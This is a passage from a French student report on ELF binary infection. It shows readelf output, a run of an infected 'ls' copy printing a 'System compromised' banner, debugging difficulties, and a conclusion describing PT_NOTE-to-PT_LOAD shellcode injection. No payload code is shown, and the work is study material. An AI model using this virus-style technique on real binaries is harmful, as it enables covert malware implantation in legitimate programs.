                 0x0000000000000030 0x0000000000000030  R      0x8
  GNU_EH_FRAME   0x000000000001e170 0x000000000001e170 0x000000000001e170
                 0x00000000000005ec 0x00000000000005ec  R      0x4
  GNU_STACK      0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x0000000000000000 0x0000000000000000  RW     0x10
  GNU_RELRO      0x0000000000020f30 0x0000000000021f30 0x0000000000021f30
                 0x00000000000010d0 0x00000000000010d0  R      0x1
```

```
→ shellcode_hashif_batcha_2024 git:(main) ✗ ./ls_copy
[!] System compromised by H45H1F aka M364TR0N :)
fichier.txt  hello_world.txt  ls_copy  projet_shellcode  projet_shellcode.o  projet_shellcode.s  README.md  test
```

V. Difficultés rencontrées

Le projet n'a pas été sans obstacles, et plusieurs problèmes ont rendu son avancement compliqué. L'un des plus fréquents était l'apparition d'erreurs de type **segmentation fault**. Ces erreurs survenaient souvent lorsque le programme tentait d'accéder à des zones mémoire non valides, par exemple à cause de mauvais calculs d'offsets ou de mauvaises manipulations des adresses. Ces problèmes étaient frustrants, car ils interrompaient le programme sans indiquer clairement où se trouvait l'erreur.

Pour tenter de diagnostiquer ces erreurs, j'ai utilisé des outils comme **gdb**. Cet outil m'a permis de voir exactement à quelle instruction le programme plantait et d'analyser l'état des registres ou des variables à ce moment-là. Même avec ces informations, il n'était pas toujours évident de comprendre la cause exacte du problème. Cela m'a poussé à réflichir davantage, à relire mon code attentivement et parfois à tester des solutions par essais et erreurs.

Dans certains cas, même après avoir identifié le problème, trouver une solution efficace était compliqué. Parfois, une simple correction entraînait d'autres erreurs, ce qui m'obligeait à revoir complètement ma logique ou à réécrire certaines parties du projet. Par exemple, des erreurs dans la gestion des alignements mémoire ou dans les calculs d'adresses virtuelles m'ont conduit à recommencer plusieurs fois des sections entières du programme. Cela a pris du temps, mais m'a appris à être plus rigoureux et à anticiper les problèmes avant qu'ils ne surviennent.

Ces difficultés ont ralenti mon avancement, mais elles ont aussi été très formatrices. Elles m'ont permis d'acquérir de nouvelles compétences en débogage et en analyse, tout en me forçant à mieux comprendre les concepts de bas niveau.

VI. Conclusion

Ce projet m'a permis de mieux comprendre le fonctionnement des fichiers ELF et les possibilités de les modifier. Au début, je ne connaissais que les bases du format ELF, mais en avançant, j'ai appris à analyser les en-têtes, les Program Headers et à manipuler les segments. J'ai découvert comment chaque partie du fichier est organisée et comment les systèmes d'exploitation les interprètent pour exécuter un programme. Cela m'a aidé à mieux saisir les contraintes des fichiers binaires, comme l'alignement mémoire ou les adresses virtuelles.

L'une des étapes les plus importantes a été la transformation d'un segment **PT_NOTE** en un segment **PT_LOAD**. Cette modification m'a permis d'injecter un **shellcode** dans le fichier ELF. Le shellcode s'exécute en premier lorsqu'on lance le programme, effectue une action spécifique (comme afficher un message), puis redirige proprement l'exécution vers le point d'entrée d'origine du programme. Grâce à cela, le fichier infecté reste parfaitement fonctionnel tout en intégrant un comportement supplémentaire. C'était intéressant de voir comment il est possible d'ajouter du code sans perturber le programme initial.

Ce projet m'a permis de développer des compétences techniques importantes. J'ai appris à manipuler des fichiers binaires au niveau bas, à travailler avec des structures complexes comme les en-têtes ELF et à utiliser des outils comme **gdb** pour déboguer les erreurs. En plus, cela m'a montré les risques de sécurité que représentent ces manipulations. Par exemple, un attaquant pourrait utiliser ce type de techniques pour injecter un code malveillant dans un programme légitime.

En résumé, ce projet a été très formateur. Il m'a permis de renforcer mes connaissances en programmation bas niveau et d'approfondir ma compréhension des fichiers ELF.